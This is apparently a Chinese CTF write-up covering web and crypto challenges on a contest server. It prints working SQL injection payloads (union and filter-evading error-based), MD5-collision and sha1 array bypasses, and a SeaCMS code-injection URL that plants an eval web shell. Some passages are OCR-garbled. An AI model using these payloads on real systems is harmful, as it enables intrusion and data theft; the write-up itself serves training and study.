

这次的比赛没来的及做，看了几道web就没做，难度一般，不过听说服务器很不稳定过程很坎坷，应该算是新生赛，有很多赛题之前做过类似的。服务器第二天就关闭了，时

WEB

web1

题目地址：47.103.43.235:81/quest/web/a/index.php

输入ID显示详细信息

1' and 1='1

提交查询

商品编号	名称	价格	数量
1	苹果	20	5

根据题目是道注入题，and 1=1可正常回显，应该就是一道普通的字符注入题

输入ID显示详细信息

1' union select 1,2,3,4#

提交查询

商品编号	名称	价格	数量
1	苹果	20	5
1	2	3	4

有4列，可以构造1' union select 1,2,3,4# 也可以1' union select 1,2,3,'4'，但--+注释测试不行。
然后可以依次注出库表和值

输入ID显示详细信息

select user(),version(),database(),4#

提交查询

商品编号	名称	价格	数量
1	苹果	20	5
luozhen@127.0.0.15.7.25-log	luozhen		4

payload: 1' union select user(),version(),database(),4#
可看到数据库及版本号还有用户
因为根据以往做题经验，数据库里必有一个flag表，所以就不注了，猜了一下，直接出来了
flag-payload: 1' union select 1,2,flag,4 from flag#

输入ID显示详细信息

union select 1,2,flag,4 from flag#

提交查询

商品编号	名称	价格	数量
1	苹果	20	5
1	2	20_welcome_19	4

web2
题目地址：47.103.43.235:82/web/a/index.php

天下武功，唯快不破！你能在2秒内算出下面的数学表达式结果吗？

$0xE6 * (0x81 + 0x4D) + (0x00 \wedge 0x5F) + 0x93 \% 0x38 + 0x86$

结果 =

Submit

先知社区

这题做过一道类似的，因为限制2秒内，所以要用脚本直接跑出来
正则学的实在不好，用了bs4

```
import requests
import re
from bs4 import BeautifulSoup
url='http://47.103.43.235:82/web/a/index.php'
s=requests.session()
r=s.get(url)

tbl_bf = BeautifulSoup(r.text,'html.parser')
tbl=tbl_bf.find_all('p')
t = re.sub('<p>|</p>','',str(tbl[1]))
d = {
    "result": eval(str(t))
}
r = s.post(url, data=d)
print(t)
print(r.text)
```

$0x50 * (0x1C + 0xF8) + (0xC8 \wedge 0x6A) + 0xF3 \% 0xDC + 0x0C$
flag{Y0U_4R3_3o_F4ST!}

先知社区

web3 (47.103.43.235:85/a)

题目地址：47.103.43.235:81/quest/web/a/index.php

提交查询

失败

先知社区

就一个界面什么也没有，看了下源代码

```
\script/
/*
if ((string)$_POST['param1']!==(string)$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2']))
*/
function tanchu(type,info,time){
    $('el-message').removeClass('mis-dis');
    $('el-message').addClass(type);
    $('el-message').css('z-index','999999');
    $('el-message p').html(info);
}
</script>
```

先知社区

看到关键代码

```
if ((string)$_POST['param1']!==(string)$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2']))
```

很熟悉的一道题，这题考的就是md5碰撞，强类型的话MD5就不能用数组绕过了，这题要求就是需要两个字符串值不同的MD5值相同的字符串。这里用到了一个工具fastcoll_v1.0.0.5

先创建1.txt 和 2.txt

然后用fastcoll_v1.0.0.5 -i 1.txt 2.txt -o 3.txt 4.txt这条命令就可产生两个md5值相同的文件了。

post上传时要对字符串进行url编码。

工具连接：https://pan.baidu.com/s/1_bDnTy8_jMXGzpzJvl1q0A

不过网上也有现成的字符串，这里我直接找的现成的。

payload：

```
param1=%4d%9%68%ff%0e%3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%fd%a0%0d%15%55%5d%83%60%fb%5f%07%fe%a2
```

```
POST /a/ HTTP/1.1
Host: 47.103.43.235:85
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:65.0)
Gecko/20100101 Firefox/65.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://47.103.43.235:85/a/?http:%2f%2f47.103.43.235:85%2fa%2f
Content-Type: application/x-www-form-urlencoded
Content-Length: 399
Connection: close
Cookie: PHPSESSID=atm4qco6cmu6srl3fp5167orm5
Upgrade-Insecure-Requests: 1

param1=%4d%9%68%ff%0e%3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%02%a8%28%4b%fd%a0%0d%15%55%5d%83%60%fb%5f%07%fe%a2&param2=%4d%9%68%ff%0e%3%5c%20%95%72%d4%77%7b%72%15%87%d3%6f%a7%b2%1b%dc%56%b7%4a%3d%c0%78%3e%7b%95%18%af%bf%a2%00%a8%28%4b%fd%a0%0d%15%55%5d%83%60%fb%5f%07%fe%a2
```

```
</div>
</div>
<div role="alert" class="el-message mis-dis"><p
class="el-message__content">成功</p></div>
<script>
/*
if
((string)$_POST['param1']!==(string)$_POST['param2']&&md5($_POST
['param1'])===md5($_POST['param2']))
*/
function tanchu(type,info,time){
    $('el-message').removeClass('mis-dis');
    $('el-message').addClass(type);
    $('el-message').css('z-index','999999');
    $('el-message p').html(info);
}
</script>
<script
type="text/javascript">tanchu('success-el','flag{MD5@_@success}');
</script></body>
</html>
```

先知社区

web4

题目地址：47.103.43.235:82/web/b/index.php

Your password can not be your name.

Username:

Password:

Submit

先知社区

根据题目要输入账号密码，但不知道

查看源代码

```

8 <!--your password can not be your name. -->
9 <form action = "index.php" method = "post"
10 <p>Username: <input type="text" name="username">
11 <p>Password: <input type="password" name="password">
12 <input type="submit" value="Submit"
13 </form>
14 </center>
15 <br>
16 <br>
17 <br>
18 <!--index.php-->
19 </html>
20
21

```



有提示，下载下来phps文件

```











<?php
error_reporting(0);
$flag = '*****';
if (isset($_POST['name']) and isset($_POST['password'])) {
    if ($_POST['name'] == $_POST['password'])
        print 'name and password must be diffirent';
    else if (sha1($_POST['name']) === sha1($_POST['password']))
        die($flag);
    else print 'invalid password';
}
?>

```

分析代码逻辑，发现GET了两个字段name和password，获得flag要求的条件是：name != password & sha1(name) == sha1(password)，可以利用sha1()函数的漏洞来绕过。如果把这两个字段构造为数组，如：?name[]=a&password[]=b，这样在第一处判断时两数组确实是不同的，但在第二处条件成立，获得flag。

web5

题目地址：47.103.43.235:85/b/第一题.js?.txt

 查看器
  控制台
  调试器
  样式编辑器
  性能
  内存
  网络
  存储
  无障碍环境
  Hackbar

Load URL http://47.103.43.235:85/b/%E7%AC%AC%E4%B8%80%E9%A2%98_js%E7%BC%9F.txt 先知社区

[illegible]

web6

打开后可以看出这应该是一道sql注入题，不过看id===QM可知很像逆序的base64，它应该是参数经base64后传进去的，QM==也就是1.

书中自有黄金屋，书中自有？

id	bookname	ISBN	inventory	date	money
1	代码审计	978-7-111-52006-1	6	2019-01-01	100

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 Hackbar

SQL XSS Encryption Encoding Other + -

Load URL

http://47.103.43.235:83/web/a/index.php?id===QM

然后试下Mg==也就是id=2

书中自有黄金屋，书中自有？

id	bookname	ISBN	inventory	date	money
2	web攻防之业务安全实战指南	978-7-121-33581-5	6	2019-11-11	88

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 Hackbar

SQL XSS Encryption Encoding Other + -


Load URL

http://47.103.43.235:83/web/a/index.php?id===gM

果然可以，然后试下id=2-1，也是要经过base64然后逆序传入

书中自有黄金屋，书中自有？

id	bookname	ISBN	inventory	date	money
1	代码审计	978-7-111-52006-1	6	2019-01-01	100




发现可以，存在注入。

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' a



这里输入了id=select，可以看到报错引号内容为空，被过滤掉的都为空，经fuzz会发现and,select，空格等都被过滤掉了，这里通过报错注入可以注入，可以双写绕过，空

XPATH syntax error: '~book'



0/**/anandd/**/1=extractvalue(1,concat(0x7e,(seleselectct/**/group_concat(table_name)/**/from/**/information_schema.tables/**/

本来想试这个报错呢，等号也被过滤了

payload: 0/**/anandd/**/extractvalue(1,concat(0x7e,(seleselectct/**/concat(table_name)/**/from/**/infoormation_schema.tables/**/

base64逆序后

jkSKpEDLw8iKq8Cdp1Was9iKq8SKoU2chJWY0FGZvoiKvU2apx2LqoyLh1WZoN2cfVGbiFGdvoiKvUmc1h2dvoiKvMXZsJWY05SYtVGajN3Xu9Wa0FWbyJ3bvZmbp9

这里写了个base64倒序的脚本

```
#!/usr/bin/python3
#encoding:utf-8
import base64
str_encrypt=input("■■■■■■■■■■:\n");
base64_encrypt = base64.b64encode(str_encrypt.encode('utf-8'))
print("BASE64■■■■: "+str(base64_encrypt,'utf-8'),end=' ')
print("\n")
A = ''
for i in str(base64_encrypt):
    A = i + A
print("base■■■■■■■■"+A)
```

输入要加密的字符串:

```
0/**/anandd/**/extractvalue(1,concat(0x7e,(seleselectct/**/concat(table_name)/**
/from/**/infoorrmaton_schema.tables/**/where/**/table_schema/**/like/**/databas
e())/**/limit/**/0,1)))#
BASE64加密串:MC8qKi9hbmFuZGQvKiowZXh0cmFjdHZhbHVlKDEsY29uY2F0KDB4N2UsKHNlbGVzZWx
lY3RjdC8qKi9jb25jYXQodGFibGVfbmFtZSkvKiowZnJvbS8qKi9pbmZvb3JybWF0aW9uX3NjaGVtYS5
0YWJsZXNvKiowd2hlcmUvKiowdGFibGVfc2NoZW1hLyqL2xpa2UvKiowZGF0YWJhc2UoKS8qKi9saW1
pdC8qKi8wLDEpKSkj
```

```
base倒序字符串: 'jkSKpEDLw8iKq8Cdp1Was9iKq8SKoU2chJWY0FGZvoiKvU2apx2LqoyLh1WZoN2
cfVGbiFGdvoiKvUmc1h2dvoiKvMXZsJWY05SYtVGajN3Xu9Wa0FWbyJ3bvZmbp9iKq8SbvJnZvoiKvkS
ZtFmbfVGbiFGdoQXYj52bj9iKq8Cdjr3YlxWZzVGblNHKsU2N4BDK0F2Yu92YsEDK1VHbhZhdjFmc0hX
ZvoiKvQGZuFmbh9iKq8CM' b
>>> |
```

先知社区

根据这种可以爆出数据库最终爆出flag。

web7


这题是利用的seacms的框架，百度可以搜到该cms的很多历史漏洞

The screenshot displays the Seacms website interface, which includes a search bar, navigation links, and a list of videos. Below the website, a browser's developer console is open, showing a successful exploit. The console includes a toolbar with various tools like 'Load URL', 'Spit URL', and 'Execution'. The 'Load URL' field contains the payload: `http://47.103.43.235:84/search.php?searchtype=5&tid=&area=eval($_POST[muma])`. The 'Execution' button is highlighted, indicating the payload was executed.

payload:

```
http://47.103.43.235:84/search.php?searchtype=5&tid=&area=eval($_POST[muma])
```

这里利用了该cms存在的一处命令执行漏洞。通过命令执行getshell。



crypto

crypto1

题目地址：47.103.43.235:82/crypto/a/index.php

你能读懂这段内容吗？

```
Vm0wd2QyUX1VWGxWV0d4V1YwZDRWMV13WkRSWFJteFZVMjA1VjAxV2JET1hhMk0xVmpKS1NHVVRbUZ XV
mxsM1ZqQmFTM1JIVmtkWGJGcHBW1phZVZadGVGWmxSbGw1Vkd0c2FsSnRhRz1VVmloRFZWWmFkR05GZE
ZST1ZXdzFWVEowVjFaWfNraGhSemxWVmpOT00xcFZXbXRXTVhCR1ZXeHdWMDFFU1RCV2Fra3hVakZhV0Z
OcmFGWmlhMHBVY1d4b1UwMHhWWGhYY1hSWFRWWndNR1ZOZUZOVWJVWTVJvFJDVjJFeVRYaFdSRVpyVTBa
T2NscEhjRk5XUjNob1YxZDRiMVV4VWtkWgJrNV1ZbGhTV0ZSV1pEQk9iR3hXVjJ4T1ZXSkdjRlpXY1hoe
1ZqRmF0bEZZYUZkU1JYQk1WbXBHVDfKv2NFZGhSMnhUWVROQ1dsWXhXbXROUjFGNVZXNU9hbEp0VWxsWm
JGWmhZMnhXY1ZKdFJsU1NiR3cxVkJaU1UxWnJNWEpQmU1oV1RXNVNNMVpxU2t0V1ZrcFpXalp3VjFKWVF
rbFdiWEJIVkRga1YyTkZaR2hTTW5oVvdWUk9RMWRzV1hoWGJYUk9VbTE0V0ZaWGRHdFdNV1JJWVWac1dt
SkhhR1JXTUZwVFZqRndSMVJ0ZUdsU2JYY3hW1phVTFVeFduSk5XRxBxVWxkNGFGVXdhRU5TUmxweFUyd
GFir1pzU2xwW1ZwChJZVWRGZwXGcmJGZG1XRUpJVmtSS1UxWXhXb1ZWY1doVF1YcFdlbGRYUzUc5aU1XUk
hWMjVTVGxkSFVsW1VWbHBIVFRGU2MxWnRkRmRpv1hCNVdUQmFjMWR0U2tkWGJXaGFUV1p3ZWxreU1VZFN
iRkp6Vkcxc1UySnJtBUZXTW5oWFdWW1JlRmRzYUZSaVJuQnhWV3hrVTFsV1VsW1hiVvpyWWtad2VGvNrk
REJWtWtSVZXCENXbFpXY0hKW1ZXUkdaVWRPU0U5V2FHaE5WbkJ2Vm10U1MxUX1UWGxVYTFwaFVqSm9WR
1JYTVc5bGJHU1laVWM1YVUxWfVucFdNV2h2VjBkS1dWVnJPV1ppVkvVd1ZqQmFZVmRiVWtoa1JtUnBwBg
hDU2xkV1ZtOVNVNnAwVW01S1QxWnNTbGhV1ZwM1ZrWmFjVkp0ZE0V2JrSkhWR3hhVDJGV1NuU1BWRTV
YVFc1b1dGbFVRWGHUUmteVdrWm9hV0Y2Vm5oV1ZFSnZVEZzVjFWc1dsaG1WVnB6V1d0YWQyVkdWWGxr
UjNSb1lsVndWMWx1Y0V0V2JGbdZZVVJPV21FeVvRZGFWM2hIWTIxS1IyRkdhR1JTV1hCS1ZtMTBVMU14V
1hoWFdHaFhZbXhhVjFsc2FF1dSbXhaWTBaa2EwMVdjREJaTUZZd1lWVXhXR1ZyYUZkTmFsW1VWa2QOUz
FKclpIV1RiRlpYWWtoQ05sWkh1ROZaVm1SR1RsWmFVRlp0YUZSWmJGcExVMnhhYzFwRVVtcE5WMU13V1R
KMGIyRkdTbk5UY1VaV1ZteHdNMVpyV21GalZrcDFXalpPVGxacmIzZFhiRlpYXpGVmVWtNnRnBOTW1o
WVZGWmFTMVZHY0VWU2EzQnNVbTFTV2xkc1ZURldNVnB6WTBav1dGWXpVbKpXVkvaelZqRldjMWRzYUdsV
1ZuQlFWalpwVdReVZrZfDibEpzVTBkU2NGVnFRbmRXTVZsNVpFaGtWMDFFUmpGw1ZWS1BWMjFGZVZWcl
pHRldNMmhJV1RKemVGWXhjRWRhU1RWT1VsaENTMvpOTVRCVklVMTRWVzVTVjJFeVvtaFZNRnBoVmpGc2M
xcEVVbGRTY1hoYVdUQmFhMWRHV250alJteGFUVVpWTVZsV1ZYaFhSbFp6WVvaalRsWX1hREpXTVZwaFV6
RkplR1JlVmxKaVJscF1XV3RvUTFkV1draGtSMFpvVFdzMWVsWX10Vks5oTVVsNV1VWm9XbFpGT1VSVk1Wc
HJWbFpHZEZKcldrNVdNVWwzVmxkNGIySXhXWGhhUldob1VtMW9WbFpzV25kTk1XeFdWMjVrVTJKSVFraF
dSM2hUV1RKRmVsR1laRmhpUmxeVdYcEdWbVZXVG5KYVIyaE9UVzFvV1ZaR116R1ZNv1JIVjJ4V1UyRXh
jSE5WY1RGVfYyeGtjbFpVUmXkTmEzQktWVmMxYjFZeFdqW1NWRUpoVWtWYWNsVnFTa3RUVmxKMF1VWk9h
R1ZzV2pSV2JUQjRaV3N4V0ZadVRsaG1SMmh4V2xkNF1WWXhVbGRYY1VaWFZteHdlbGxWYUd0V2F6R1dWb
XBTvjJKWVFtaFdiVEZHwKRGYWRWUnNBGRTV1hCVVYxZDBWbVF5VvhoV2JGS1hWMGhDVkZWV1RsWmxIRX
BFVmxod1UxR1RWWHBTUTFWN1VrRWxNMFFsTTBRJTNE
```

这题打开是一个base64加密，解密后还是base64，发现这是个base64嵌套，一直解下去
最终

```
fb_l621a4h4g_ai{&i}|
```

应该是对字符串的移位，各种测试一番发现是栅栏密码

fB_l621a4h4g_ai{&i}

输入每栏的字符数(100内的整数且必须是字符总数的因数)

加密↓

暴力解密↓

2字一栏：f_l2ahga{iB_6144_i&}

4字一栏：flag{B64_&_2hai_14i}

5字一栏：f6hiB24{_1g&_a_il4a}

10字一栏：fhB4_g_la6i2{1&ai4}

先知社区

crypto2

题目地址：47.103.43.235:82/crypto/b/index.php

你能解开这段密文吗？

Tips：flag格式为 flag{xxx}

|bg[`sZ*Zg'dPfP`VM_SXVd

先知社区

这个也是对字符串的移位，根据ascii值进行移位，

ASCII值	控制字符	ASCII值	控制字符
64	@	96	,
65	A	97	a
66	B	98	b
67	C	99	c
68	D	100	d
69	E	101	e
70	F	102	f
71	G	103	g
72	H	104	h
73	I	105	i
74	J	106	j
75	K	107	k
76	L	108	l
77	M	109	m
78	N	110	n
79	O	111	o
80	P	112	p
81	Q	113	q
82	R	114	r
83	S	115	s
84	T	116	t
85	U	117	u
86	V	118	v

因为格式为flag,所以前四位应该为flag, b到f隔4位, g到l隔5位, 一次类推就能得到flag。
写个py跑也行

```
i=4
m = "bg[ `sZ*Zg'dPfP`VM_SXVd"
for n in m:
    n = chr(ord(n) + i)
    print(n,end='')
    i=i+1
```

flag{c4es4r_variation}[

crypto3

题目地址：47.103.43.235:82/crypto/c/index.php

这题考的是希尔密码

加密矩阵：[[1,2,3], [4,5,6], [7,8,10]]

密文：xkmyqczdjajf

希尔密码是运用基本矩阵论原理的替换密码。每个字母当作26进制数字：A=0，B=1...一串字母当成n维向量，跟一个n×n的矩阵相乘，再将得出的结果MOD 26。注意用作加密的矩阵（即密钥）必须是可逆的，否则就不可能译码。只有矩阵的行列式和26互质，才是可逆的。

希尔密码需要线代学的好，我线代，，就不提了，这题没写出脚本，太菜，手算可还行。想了解的可以自行百度了解

解密过程大致为：

例如：设分组长度n=2，密钥为：K={7,9；8,3} 密文：pqcfku

（1）将密文分为两两一组：pq，cf，ku

（2）将密文字母转换为对应的编码：（15,16），（2,5），（10,20）

（3）分别计算每一组密文对应的明文编码（K-1位K的逆矩阵）

$$\begin{bmatrix} 15, 16 \end{bmatrix} * K^{-1} \mod 26 = \begin{bmatrix} 5, 17 \end{bmatrix}$$

$$\begin{bmatrix} 2, 5 \end{bmatrix} * K^{-1} \mod 26 = \begin{bmatrix} 8, 3 \end{bmatrix}$$

$$\begin{bmatrix} 10, 20 \end{bmatrix} * K^{-1} \mod 26 = \begin{bmatrix} 0, 24 \end{bmatrix}$$

（4）将明文编码转换为明文字母，完成解密。

点击收藏 | 1 关注 | 1

[上一篇：详解变形金刚](#) [下一篇：Securinets CTF Qu...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)